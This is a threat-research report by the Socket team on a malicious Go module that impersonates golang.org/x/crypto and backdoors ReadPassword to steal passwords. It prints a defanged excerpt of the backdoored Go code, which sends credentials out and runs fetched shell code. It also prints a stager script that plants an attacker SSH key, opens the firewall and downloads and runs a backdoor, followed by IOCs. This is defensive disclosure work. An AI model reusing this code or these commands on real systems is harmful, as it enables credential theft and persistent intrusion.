Socket proactively blocks malicious open source packages in your code.
Secure your dependencies with us
Socket’s Threat Research Team uncovered a malicious Go module, github[.]com/xinfeisoft/crypto, that imitates the legitimate golang.org/x/crypto codebase but inserts a backdoor in ssh/terminal/terminal.go. That choice was strategic: golang.org/x/crypto is one of the Go ecosystem’s foundational cryptography codebases, maintained by the Go project and widely relied on for primitives and packages such as bcrypt, argon2, chacha20, and ssh, which makes it a high-trust impersonation target in dependency graphs.
When a victim application prompts for a password via ReadPassword, the modified function captures the secret, writes it locally, then reaches out to threat actor-controlled infrastructure for follow-on instructions. It fetches a GitHub hosted “update” resource, posts the harvested password to a threat actor-supplied endpoint, retrieves a shell script from that endpoint, and executes it to run arbitrary commands on the host.
The downloaded script acts as a Linux stager. It appends a threat actor SSH key to /home/ubuntu/.ssh/authorized_keys, sets iptables default policies to ACCEPT, and downloads additional payloads from img[.]spoolsv[.]cc while disguising them with the .mp5 extension, a media-like label that can help binaries blend in during quick review. The staged payloads include sss.mp5 and 555.mp5, which we analyzed and confirmed as a Rekoobe Linux backdoor.
This activity fits namespace confusion and impersonation of the legitimate golang.org/x/crypto subrepository (and its GitHub mirror github.com/golang/crypto). The legitimate project identifies go.googlesource.com/crypto as canonical and treats GitHub as a mirror, a distinction the threat actor abuses to make github.com/xinfeisoft/crypto look routine in dependency graphs.
As of this writing, the module remains listed on pkg.go.dev, which currently shows github[.]com/xinfeisoft/crypto at v0.15.0 with a February 20, 2025 publication date. Socket was still able to fetch the malicious module from the public Go module mirror as of December 16, 2025. After we reported the package, the Go security team confirmed that the public Go module proxy now blocks it as malicious and returns a 403 SECURITY ERROR response instead of serving it. That mitigation reduces exposure through Go’s default module resolution path, but it does not lessen the severity of a package that impersonated a foundational Go dependency, harvested passwords, and deployed a Linux backdoor chain. We appreciate the Go security team’s prompt response in this case and in prior cases where we reported malicious modules, and we are grateful for their continued work to keep the Go ecosystem safe. We also filed an abuse report requesting action on the publisher’s GitHub account, which remains live as of this writing.

Socket AI Scanner flags github[.]com/xinfeisoft/crypto as known malware after detecting a backdoored ReadPassword path in ssh/terminal/terminal.go that harvests entered credentials, writes them for persistence to /usr/share/nano/.lock, uses a GitHub-hosted “update” page (raw[.]githubusercontent[.]com/xinfeisoft/vue-element-admin/refs/heads/main/public/update[.]html) as a staging indirection to fetch a secondary endpoint, exfiltrates passwords via HTTP POST, then pulls and executes threat actor-supplied shell commands via /bin/sh.
Malicious Module: A Backdoored Clone#
The module github[.]com/xinfeisoft/crypto mirrors the structure and package layout of the legitimate golang.org/x/crypto repository, but it adds a telltale dependency: github.com/bitfield/script (plus supporting libraries). bitfield/script is a legitimate Go module that simplifies HTTP requests and shell style pipelines, which makes it a convenient tool for embedding outbound network activity and command execution into otherwise ordinary-looking code.

On pkg.go.dev, github[.]com/xinfeisoft/crypto presents as a routine cryptography library with familiar subpackages (acme, argon2, bcrypt, blake2, and others). That lookalike surface helps the malicious module blend into dependency graphs and evade quick visual triage. By copying x/crypto and changing little else, the threat actor reduces obvious anomalies while preserving expected functionality.
The threat actor placed the backdoor in ssh/terminal/terminal.go, inside the ReadPassword helper. That choice is deliberate: many command line tools use terminal password prompts for SSH passphrases, database logins, API keys entered interactively, and other high-value secrets that should never leave the host.
Below is a defanged excerpt of the backdoored ReadPassword implementation, taken directly from the module source, with our added inline comments highlighting the malicious behavior.
// Backdoor triggers when the program reads an interactive terminal password.

passcode, err := term.ReadPassword(int(fd))        // Capture typed secret
if err != nil {
    return passcode, err
}

script.Echo(passcode.String()+"\n").               // Stage plaintext
    AppendFile("/usr/share/nano/.lock")            // Unusual lock path

txt := script.Get("https://raw.githubusercontent[.]com/xinfeisoft/vue-element-admin/refs/heads/main/public/update[.]html").
    String()                                       // Fetch staging URL

script.NewPipe().WithStdin(strings.NewReader(passcode.String())).
																								   // Send plaintext
    Post(txt).Wait()                               // Exfil to threat actor URL

txt2 := script.Get(txt).String()                   // Fetch shell payload
exec.Command("/bin/sh", "-c", txt2).Start()        // Execute in background

return passcode, err
The backdoor activates only when an application calls ReadPassword, so it stays quiet in most non-interactive test runs and reduces the chance of accidental discovery. The threat actor also uses GitHub-hosted content as a lightweight configuration channel (https://raw.githubusercontent[.]com/xinfeisoft/vue-element-admin/refs/heads/main/public/update[.]html), which lets them rotate destination URLs without republishing the module and blends into normal developer traffic.
Any application that vendors or imports this module and invokes ReadPassword becomes a credential collection point. The hook captures secrets at the moment of entry, before the application can hash, encrypt, or otherwise constrain them. By riding a routine password prompt, the backdoor avoids noisy execution paths and triggers only during real operational use when high-value credentials are most likely to appear.
The Threat Actor#
The GitHub account xinfeisoft hosts four public repositories: crypto, vue-element-admin, demo, and feisoft. The crypto repository publishes the malicious Go module (github[.]com/xinfeisoft/crypto) that backdoors ssh/terminal.ReadPassword() to capture interactive secrets, POST them to a threat actor-supplied endpoint, and execute server-provided shell content. The separate vue-element-admin repository serves as staging infrastructure. It hosts public/update.html on GitHub Raw, which exposes the raw contents of a repository file through a direct URL. The backdoor fetches that file at runtime to obtain the next hop (img[.]spoolsv[.]cc/seed.php) and bootstrap the curl | sh stager. That design gives the threat actor a simple indirection layer while making the request look more like ordinary developer or CI traffic.
Repository history shows that the threat actor continued maintaining the GitHub-hosted staging pointer after publication. The vue-element-admin repository first added public/update.html on February 19, 2025, and a later commit on July 12, 2025 changed it from img.spoolsv[.]net/seed.php to img.spoolsv[.]cc/seed.php. That update indicates either infrastructure rotation or correction of an earlier staging value. In either case, it shows that the vue-element-admin repository remained operationally relevant months after the malicious module was published.

Commit history for vue-element-admin/public/update.html shows that the threat actor updated the GitHub-hosted staging pointer from img.spoolsv[.]net/seed.php to img.spoolsv[.]cc/seed.php, indicating continued maintenance of the delivery chain months after the malicious module was published.
The remaining repositories appear to serve supporting roles. demo includes content consistent with developer-side execution via repository artifacts (for example Git hooks), while feisoft contains minimal material and does not materially affect the delivery chain based on what we analyzed.

GitHub profile view of the xinfeisoft account highlights the small set of public repositories used in the campaign, including the backdoored Go module (crypto) and the staging repository (vue-element-admin) that hosts the GitHub Raw pointer file leveraged to redirect infected hosts to threat actor-controlled infrastructure.
Linux Stager and Backdoor Delivery Chain#
The infrastructure and script content behind github[.]com/xinfeisoft/crypto show a multi-stage Linux dropper chain that matches the Go backdoor’s runtime flow. The backdoored ReadPassword function fetches a GitHub hosted pointer (update.html), resolves the next hop (seed.php), then executes the response via /bin/sh. That response launches a curl | sh stager (snn50.txt) that prepares the host and delivers follow-on payloads.

Execution chain from the backdoored GoReadPasswordhook to Linux compromise: the module captures an interactive password prompt, pulls a GitHub Raw pointer that redirects toimg[.]spoolsv[.]cc, executes acurl | shstager that installs SSH key persistence and setsiptablesdefault policies toACCEPT, then downloads and runs staged payloads, including the confirmed Rekoobe Linux backdoor.
At a high level, the five-stage chain includes three network hops after the ReadPassword trigger: update.html returns seed.php, seed.php returns a curl | sh launcher, and the launcher pulls snn50.txt. The snn50.txt stager then appends an SSH key for persistence, sets iptables default policies to ACCEPT, downloads and executes two .mp5-disguised payloads, and deletes the dropped files to reduce on disk artifacts.
Below is the retrieved snn50.txt (defanged) content with our inline annotations (commands preserved, comments added for clarity).
#!/bin/sh

# Persistence: Add threat actor SSH key explicitly for the ubuntu user
echo 'ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDVffcldZxW9RTsAi7Msq/l2erZiT9wnxR0doQed1GOVNO/ZpkqxHNbnbNRW8SrCzvYqEChJSI7PpoC6nKw5X4xLy8cJXUNUm6BOfIBz16OAP966VrFzuQiUgX9JzupI6FcKRdryW6DBIZ24z7y6dKtPo+lLxPYU2etFHasv2zQ0l2G6N3b7TovZ8k2in71+GQwVCLODa2MIiqoJrkRGqOQHTJ02nlRfjtZDlzDizZVJgTyT5mdZFo+UpQEAU53OMpvLH6AWzbd7r0l0qZ5bFSlmscsqfCbQfPUG1VTxuX5PEOg/sYtYTK79XeGrNx6h6iRIDDwlR13Ofv2XLd5AyMj' \
  >>/home/ubuntu/.ssh/authorized_keys

# Exposure: Weaken firewall defaults by setting iptables policies to ACCEPT
sudo iptables -P OUTPUT ACCEPT
sudo iptables -P INPUT  ACCEPT

# Stage: Drop and run payload 1 (disguised as .mp5), then delete
rm -rf /tmp/mid
sudo curl -s https://img[.]spoolsv[.]cc/sss.mp5 -o /tmp/mid
sudo chmod 777 /tmp/mid
sudo nohup /tmp/mid >/dev/null &
sleep 2
sudo rm -rf /tmp/mid

# Stage: Drop and run payload 2 (disguised as .mp5), then delete
sudo curl -s https://img[.]spoolsv[.]cc/555.mp5 -o /tmp/midd
sudo chmod 777 /tmp/midd
sudo /tmp/midd
sleep 2
sudo rm -rf /tmp/midd
This stager does three things that matter operationally. It appends a threat actor-controlled SSH key to /home/ubuntu/.ssh/authorized_keys, which creates durable access that survives password changes for the ubuntu account if SSH is reachable. It then sets iptables default policies to ACCEPT, weakening host firewall posture and reducing friction for inbound access and outbound communications. Finally, it downloads and executes two additional binaries from img[.]spoolsv[.]cc while disguising them as media files (.mp5), then deletes the dropped files to reduce on-disk artifacts.
The hardcoded /home/ubuntu/.ssh/authorized_keys path suggests the stager was built for Ubuntu cloud-style environments where ubuntu is the default account name, rather than for a typical desktop installation with a custom username. Its repeated use of sudo further suggests the threat actor expected that account to have elevated privileges. At this stage, the evidence points to environment-specific targeting, such as cloud VMs, bastions, CI runners, or admin hosts, but it does not yet distinguish between intended victim targeting and threat actor-side testing.
Stage Payloads and Rekoobe Backdoor#
The stager downloads two payloads that we recovered and analyzed:
sss.mp5(SHA256:4afdb3f5914beb0ebe3b086db5a83cef1d3c3c4312d18eff672dd0f6be2146bc)555.mp5(SHA256:8b0ec8d0318347874e117f1aed1b619892a7547308e437a20e02090e5f3d2da6).
Disguising executables as media reduces suspicion during manual triage and can bypass simplistic controls that rely on file extensions instead of file type inspection.
The sss.mp5 sample appears to function as a helper stage that tests connectivity, blends into expected traffic, and then communicates over TCP 443 to 154[.]84[.]63[.]184:443 with at least one observed flow whose initial client payload did not resemble a standard TLS ClientHello. We assess sss.mp5 as a campaign stage component, likely serving as a loader and recon utility.
Additionally, we analyzed 555.mp5 and confirmed it is a Rekoobe Linux backdoor. Public reporting describes Rekoobe as a versatile backdoor used in multiple espionage-oriented operations, including activity attributed to APT31 (Zirconium). Analyses also note partial lineage from the publicly available Tiny SHell backdoor codebase and variants that use simple encryption and distinct C2 configurations to complicate analysis and detection.
In the packet capture from 555.mp5 execution, we observed repeated communication with 154[.]84[.]63[.]184:443. The absence of a normal TLS handshake in at least one observed flow suggests custom application data over TCP 443 or an atypical TLS profile, which aligns with backdoors that attempt to resemble “HTTPS” at the port level while keeping content opaque.
Outlook and Recommendations#
This campaign will likely repeat because the pattern is low-effort and high-impact: a lookalike module that hooks a high-value boundary (ReadPassword), uses GitHub Raw as a rotating pointer, then pivots into curl | sh staging and Linux payload delivery. Defenders should anticipate similar supply chain attacks targeting other “credential edge” libraries (SSH helpers, CLI auth prompts, database connectors) and more indirection through hosting surfaces to rotate infrastructure without republishing code.
Treat Go module roots as supply chain boundaries, review go.mod and go.sum changes as security-sensitive, and block suspicious utility additions that enable network access or shell execution. Add endpoint and CI detections for the concrete behaviors in this chain: writes to /usr/share/nano/.lock, GitHub Raw fetch followed by a dynamic POST destination, curl | sh execution, authorized_keys modification, and iptables default policy changes.
Socket’s security tooling maps cleanly to these controls. Use the Socket GitHub App to scan PR dependency changes and flag suspicious module introductions and sensitive-file edits before merge. Use the Socket CLI in CI to enforce allow and deny rules and stop risky dependency changes early. Deploy Socket Firewall to block known malicious packages, including transitive dependencies, before they are fetched. Add the Socket browser extension to surface risk signals during package evaluation, and use Socket MCP to prevent AI-assisted coding workflows from introducing suspicious or hallucinated dependencies.
Indicators of Compromise (IOCs)#
Malicious Go Module
github[.]com/xinfeisoft/crypto
Threat Actor GitHub Account
github[.]com/xinfeisoft
GitHub-Hosted Configuration
https://raw.githubusercontent[.]com/xinfeisoft/vue-element-admin/refs/heads/main/public/update[.]html
Payload Delivery Endpoints
https://img.spoolsv[.]cc/seed.phphttp://img.spoolsv[.]cc/snn50.txthttps://img.spoolsv[.]cc/sss.mp5https://img.spoolsv[.]cc/555.mp5https://img.spoolsv[.]net/seed.php(historical)
Related Domains
img.spoolsv[.]ccimg.spoolsv[.]netspoolsv[.]cc(parent domain, likely related)spoolsv[.]net(parent domain, likely related)
Network Indicators
154[.]84[.]63[.]184
Payload SHA256 Hashes
sss.mp5:4afdb3f5914beb0ebe3b086db5a83cef1d3c3c4312d18eff672dd0f6be2146bc555.mp5:8b0ec8d0318347874e117f1aed1b619892a7547308e437a20e02090e5f3d2da6
SSH Key (Persistence Implant)
AAAAB3NzaC1yc2EAAAADAQABAAABAQDVffcldZxW9RTsAi7Msq/l2erZiT9wnxR0doQed1GOVNO/ZpkqxHNbnbNRW8SrCzvYqEChJSI7PpoC6nKw5X4xLy8cJXUNUm6BOfIBz16OAP966VrFzuQiUgX9JzupI6FcKRdryW6DBIZ24z7y6dKtPo+lLxPYU2etFHasv2zQ0l2G6N3b7TovZ8k2in71+GQwVCLODa2MIiqoJrkRGqOQHTJ02nlRfjtZDlzDizZVJgTyT5mdZFo+UpQEAU53OMpvLH6AWzbd7r0l0qZ5bFSlmscsqfCbQfPUG1VTxuX5PEOg/sYtYTK79XeGrNx6h6iRIDDwlR13Ofv2XLd5AyMj
MITRE ATT&CK#
- T1195.002 — Supply Chain Compromise: Compromise Software Supply Chain
- T1204.005 — User Execution: Malicious Library
- T1036 — Masquerading
- T1036.008 — Masquerading: Masquerade File Type
- T1656 — Impersonation
- T1056 — Input Capture
- T1071.001 — Application Layer Protocol: Web Protocols
- T1102.001 — Web Service: Dead Drop Resolver
- T1105 — Ingress Tool Transfer
- T1059.004 — Command and Scripting Interpreter: Unix Shell
- T1098.004 — Account Manipulation: SSH Authorized Keys
- T1562.004 — Impair Defenses: Disable or Modify System Firewall
- T1070.004 — Indicator Removal: File Deletion